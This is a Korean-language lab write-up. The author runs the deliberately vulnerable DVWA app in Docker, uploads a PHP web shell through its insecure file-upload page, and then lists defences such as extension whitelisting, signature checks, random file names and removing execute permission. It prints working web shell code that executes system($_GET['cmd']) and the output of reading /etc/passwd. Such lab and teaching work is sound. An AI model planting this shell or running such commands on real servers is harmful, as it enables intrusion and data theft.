

# 개요

---

서버를 직접 구축해보고 웹쉘을 업로드후 사용해본뒤, 웹쉘을 막기위한 방법에 대한 글을 작성했습니다.

## 웹쉘실습

### 서버구축

서버구축으로는 처음 WSL환경에서 가장 유명한 조합인 APM으로 Apache, php, Mysql을 설치하고 파일업로드 할 수 있는 코드를 작성한뒤 웹쉘을 업로드하려했지만 이상한 오류로 인해 실패를 해서 Docker를 이용해 구축을 했다.

Docker 에서 받은 image는 [sagikazarmark/dvwa](#) 이것을 사용했다.

구축방법은 다음과 같다.

```
$ docker pull sagikazarmark/dvwa
$ docker run --rm -it -p 8080:80 sagikazarmark/dvwa
```

위 명령어를 입력한뒤 브라우저를 통해 <http://localhost:8080> or <http://127.0.0.1:8080>으로 접속한다.




Username

Password

Login

You have logged out

접속하면 해당 로그인 화면이 나오는데 아직 로그인할 수 없고 `/setup.php`로 이동해 database를 초기화 해줘야한다.



초기화 한뒤 `admin/password`로 로그인해 접속해준다.

## 웹셸업로드

웹셸을 업로드하기 전에 웹셸에 대해 설명해보자면. 서버에서 사용하는 언어에 대한 파일을 업로드가 가능하면, 시스템 명령어를 사용할 수 있는 코드를 넣어 웹상에서도 시스템 명령어를 사용해 여러 공격이 가능하게 하는 것을 말한다.

우선 이 DVWA에서 사용하는 서버는 apache고 언어는 php이므로 php파일을 업로드 할 수 있다면 웹셸공격을 할 수 있는 가능성이 생긴다.

php웹셸파일로 해당 코드를 작성해 사용했다.

```
<?php
echo 'Enter a Command:<br>';
echo '<form action="">';
echo '<input type=text name="cmd">';
```

```

echo '<input type="submit">';
echo '</form>';

if(isset($_GET['cmd'])) {
    system($_GET['cmd']);
}
?>

```

코드에 대해 간단하게 설명하자면 html 코드를 echo로 출력해줘 명령어를 입력하는 부분과 제출하는 부분을 만들었고, 만약 submit을 눌렀을 때 명령어가 존재한다면 해당 명령어를 system()함수로 시스템 명령을 실행한다.

DVWA fileupload low level에서는 아무런 시큐어코딩이 되어있지 않기에 바로 php파일을 업로드 하면 된다.

## Vulnerability: File Upload

Choose an image to upload:

파일 선택    선택된 파일 없음

Upload

../../../../hackable/uploads/test.php succesfully uploaded!

## More Information

업로드한 결과 밑에 빨간색으로 어떠한 위치에 어떠한 이름으로 업로드가 되었는지 친절하게 나타나있다. 이 위치로 이동해보자.

Enter a Command:

제출

```

root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System
(admin)/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-timesync:x:100:103:systemd Time Synchronization:/run/systemd/bin/false systemd-
network:x:101:104:systemd Network Management:/run/systemd/netif/bin/false systemd-resolve:x:102:105:systemd Resolver:/run/systemd/resolve/bin/false systemd-bus-proxy:x:103:106:systemd Bus
Proxy:/run/systemd/bin/false mysql:x:104:107:MySQL Server:/nonexistent/bin/false

```

해당 위치로 이동하고 `cat /etc/passwd`파일을 출력해본결과 잘 출력이 되는 것을 확인할 수 있다.

## FileUpload취약점 공격을 위한 조건

1. 파일을 업로드 할 수 있는 기능이 제공되어야 함
2. 업로드된 파일이 저장되는 웹서버의 경로에 실행권한이 부여되어야 함
3. 해당 웹서버의 경로에 웹 브라우저를 통해 접근이 가능하여야 함

## 웹셸 실행을 막는 방법

웹셸을 실행하려면 우선 파일을 업로드 해야할 것이다. 따라서 웹셸파일 업로드를 막는 방법부터 알아보겠다.

파일을 업로드할 때 확장자를 검사할때 오른쪽부터 검사하거나 왼쪽부터 검사를 할 시 만약 파일 이름을 `webshell.png`, `webshell.png.php` 이렇게 변경해 우회해 업로드를 할것이다. 따라서 확장자검사는 왼쪽과 오른쪽 둘다 잘 해줘야하고, 어떤 확장자들만 업로드 시킬것인지는 2가지의 방식이있다. Whitelist or Blacklist방식이 있다. Whitelist방식은 모든 확장자를 막아둔 뒤 안전하다고 판단되는 확장자들만 허용시키는것이고, Blacklist방식은 모든 확장자를 허용시킨 뒤 php, php5, jsp 등의 위험하다고 판단되는 확장자들을 일일이 비활성화를 하는것이다. 가용성 측면에서는 블랙리스트가 좋지만 모든 확장자를 허용시킨다는것으로 인해 개발자가 미처 생각치도 못한 변수가 생길 시 웹셸업로드 취약점이 발생할 수 있기때문에 보안을 위해서 최대한 whitelist를 사용하는것이 바람직하다. 그리고 파일을 업로드할 때 파일크기에 대한 제한과 업로드를 하기전 확장자말고도 파일의 시그니처 확인을 통해 웹셸 업로드를 막을 수 있다.

마지막으로 파일이 업로드가 됐을시에 그 파일의 이름을 예측하지 못하게 무작위 난수로 변경을 시킨뒤 저장을 한다면 아무리 업로드를 성공해도 해당 파일을 찾지 못해 실행하지 못할것이다 또 업로드한 파일에 대한 실행 권한을 없애면 애초에 실행을 할 수 없을것이다.

## 요약

- 확장자검사를 왼쪽과 오른쪽 둘 다 하기
- 최대한 whitelist으로 확장자를 검사해 예상치 못한 변수를 막는다.
- 확장자 이외에 파일 시그니처또한 확인을 해 업로드를 막는다. (시그니처 뿐만 아닌 앞에 php라는 문자 열이나 위험한 문자가 있을 경우도 차단해야한다.)
- 파일업로드할 때 파일의 이름을 예측못할 난수로 변경
- 실행권한을 없애기